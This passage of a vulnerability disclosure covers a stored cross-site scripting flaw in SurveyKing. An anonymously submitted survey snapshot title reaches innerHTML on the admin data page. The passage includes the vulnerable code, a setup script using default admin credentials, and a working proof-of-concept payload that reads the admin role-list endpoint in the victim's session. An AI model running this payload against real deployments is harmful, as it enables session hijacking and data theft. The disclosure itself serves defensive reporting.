// server/rdbms/src/main/java/cn/surveyking/server/domain/mapper/AnswerViewMapperImpl.java:23-45    commit 6e3e4ce795
public Answer fromRequest(AnswerRequest request) {
    ...
    answer.setSurvey(request.getSurvey());
    ...
}
When the response is saved, the snapshot in the request takes priority and the project’s own survey is only a fallback:
// server/rdbms/src/main/java/cn/surveyking/server/impl/AnswerServiceImpl.java:731-743    commit 6e3e4ce795
private Answer beforeSaveAnswer(Answer answer) {
    ...
    SurveySchema answerSurvey = answer.getSurvey() != null ? answer.getSurvey()
            : (previousAnswer != null && previousAnswer.getSurvey() != null ? previousAnswer.getSurvey() : project.getSurvey());
    this.fileService.validateAndBindAnswerFiles(answer.getProjectId(), answer.getId(), answerSurvey, answer.getAnswer(), ...);
    ...
}
The administrator’s data page renders the title from the snapshot of that record. Before rendering, the title is passed to a function that converts HTML to text. The function creates a detached div, assigns the title to innerHTML, then reads textContent:
// v1.13.2 official image build static/umi.ded23be0.js    revision 6e3e4ce795
function a(e){var t=document.createElement("div");
function r(e){...}
return t.innerHTML=e||"",r(t),t.textContent||t.innerText||""}
On the innerHTML assignment, an <img src=x onerror=...> in the title is parsed and onerror fires, so the script runs.
Reproduction Environment
Rebuild a fresh instance as described in section 1 and finish the initialization. The script below creates a published survey with a fill-in question q1:
import base64, httpx
from cryptography.hazmat.primitives import serialization
from cryptography.hazmat.primitives.asymmetric import padding

base = "http://127.0.0.1:1991"
pk = httpx.get(base + "/api/system").json()["data"]["publicKey"]
key = serialization.load_der_public_key(base64.b64decode(pk))
enc = base64.b64encode(key.encrypt(b"123456", padding.PKCS1v15())).decode()
r = httpx.post(base + "/api/public/login", json={"username": "admin", "password": enc})
tok = next(x.split(";")[0].split("=", 1)[1] for x in r.headers.get_list("set-cookie") if x.startswith("sk-token="))
adm = httpx.Client(base_url=base, cookies={"sk-token": tok})

survey = {"id": "x", "title": "F7 Demo Survey", "attribute": {},
          "children": [{"id": "q1", "title": "q1", "type": "FillBlank", "attribute": {},
                        "children": [{"id": "q1_1", "attribute": {}}]}]}
pid = adm.post("/api/project/create", json={"name": "F7 Demo Survey", "mode": "survey", "survey": survey}).json()["data"]["id"]
survey["id"] = pid
adm.post("/api/project/update", json={"id": pid, "name": "F7 Demo Survey", "mode": "survey", "survey": survey,
         "setting": {"status": 1, "mode": "survey", "answerSetting": {}, "submittedSetting": {}}})
print(pid)
Reproduction
Replace both Y0ZuZa in the script below with the survey id printed by the previous script.
Submit a response anonymously with a survey snapshot whose title is replaced with malicious HTML:
import httpx

payload = "<img src=x onerror=\"fetch('/api/system/role/list').then(r=>r.text()).then(t=>{document.documentElement.insertAdjacentHTML('afterbegin','<div style=background:#c00;color:#fff;font-family:monospace;font-size:26px;padding:12px>ANSWER SNAPSHOT XSS PATH='+location.pathname+'</div><pre style=font-family:monospace;font-size:14px;white-space:pre-wrap>'+t.slice(0,300)+'</pre>')})\">"
snapshot = {"id": "Y0ZuZa", "title": payload, "attribute": {},
            "children": [{"id": "q1", "title": "q1", "type": "FillBlank", "attribute": {},
                          "children": [{"id": "q1_1", "attribute": {}}]}]}
r = httpx.post("http://127.0.0.1:1991/api/public/saveAnswer", json={
    "projectId": "Y0ZuZa", "tempSave": 0, "answer": {"q1": {"q1_1": "hello"}},
    "survey": snapshot})
print(r.text)
The output is:

{"code":200,"data":{"answerId":"36407504-06c7-48dd-9112-ecdd65d46b79"}}The administrator selects this response on the Data page:

Clicking “Edit data” opens the “Record details” dialog; the script runs and displays the response of the administrator role endpoint: